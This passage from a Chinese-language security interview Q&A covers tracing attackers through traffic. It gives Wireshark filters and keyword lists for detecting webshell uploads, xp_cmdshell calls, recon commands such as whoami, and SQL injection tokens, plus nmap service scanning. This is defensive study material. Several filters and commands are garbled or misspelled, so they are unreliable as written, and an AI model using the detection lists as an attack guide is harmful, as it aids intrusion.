- 10. sftp，telnet，ssh的端口号？ssh与telnet的区别?
  - sftp：22，telnet：23，ssh：22。简单来说，ssh和telnet的区别就是一个是密文传输，一个是明文传输。
- 七、溯源与流量常问（6）
- 1.如何定位到攻击IP?
  - 1)首先通过选择-统计-对话查看流量的走向情况，定位可疑的IP地址。
  - 2)根据定位到的IP地址，尝试对上传的webshell进行定位ip.addr ==ip &&http matches "uploadleval|select|xp_cmdshell"&& http.request.method == "POST"。
  - 3)查找到 Webshell后尝试溯源漏洞位置，http.request.uri contains“webshell.php”，定位到最开始webshell执行或上传的时候。
  - 4)根据最开始的HTTP上传包或者其他漏洞特产定位漏洞类型。
- 2. 假设发现web应用服务器发现文件异常增多，初步怀疑被上传webshell，描述流量分析溯源的思路?

- 1）查看eval、z0、shell、whoami等关键字，查看出现次数过多的时候，可能需要查看是哪个页面发起的请求，有可能是webshell。
- 2）通过 WireShark 工具快速搜索关键字，定位到异常流量包。
- 3）找出异常IP和所上传的内容，查看是否为webshell。

- 3. wireshark简单的过滤规则?
  - 【过滤ip】：过滤源ip地址:ip.src1.1.1.1;目的ip地址：ip.dst1.1.1.1;
  - 【过滤端口】：过滤80端口：tcp.port80，源端口：tcp.srcport80，目的端口：tcp.dstport==80
  - 【协议过滤】：直接输入协议名即可，如http协议http
  - 【http模式过滤】：过滤get/post包 http.request.mothod=="GET/POST"
- 4. Webshell流量交互的流量特征?
  - 1）Webshell是用来控制服务器的，在控制服务器的过程中，就会触发许多系统，函数，例如eval、z0（菜刀特征）、shell.需监控这些关键的函数，具体需要查看是哪个网页发起的请求进行鉴别。
  - 2）Webshell连接可能使用base64编码，正常功能也会使用base64容易引起误报，一般与eval数量对比，数量差异较小时可能被上传webshell进行编码通讯。
  - 3）除了系统函数、base64编码通讯外，还存在int_set(“display_errors",0"）.为Webshell流量特征之一。
  - 4)还可以监控ifconfig whoami ipconfig等关键命令，这是获得Webshell后基本，上都会执行的命令。
- 5. SQL查询异常流量分析的思路?

- 1. 数据库短时间内查询增多有可能遭遇到了【扫描】或者【sql注入测试】，可以结合流量分析工具进行研判。
- 2. 【select】和【union】为数据库查询语句特征，当这两者数量出现次数较多而且差异较小可能存在SOL注入漏洞或正在被扫描器扫描，可监控这两个关键字，但还需
- 要进一步查看具体请求参数。如：1)使用wireshark打开抓取后的流量包，2)对于抓取到的数据包筛选出HTTP协议包，在统计处筛选出短时间内流量较大的IP。
- 3. 尝试定位一些基本的注入特征（select、union、（）、/*、sleep等）。

- 6. 批量检查http服务?
  - 方法一：直接使用nmapsV.py工具即可，用法为python3 nmapsV.py ip.txtresult.txt。
  - 方法二：使用nmap工具扫描，带上-sV参数进行版本识别即可，将待检测的IP地址/地址段添加进ip.txt文件中。使用命令nmap -sV -il ip.txt-oA OUTPUT --no-stylesheet,扫出来的结果导出 nmap文件，使用nampReport 工具得出结果。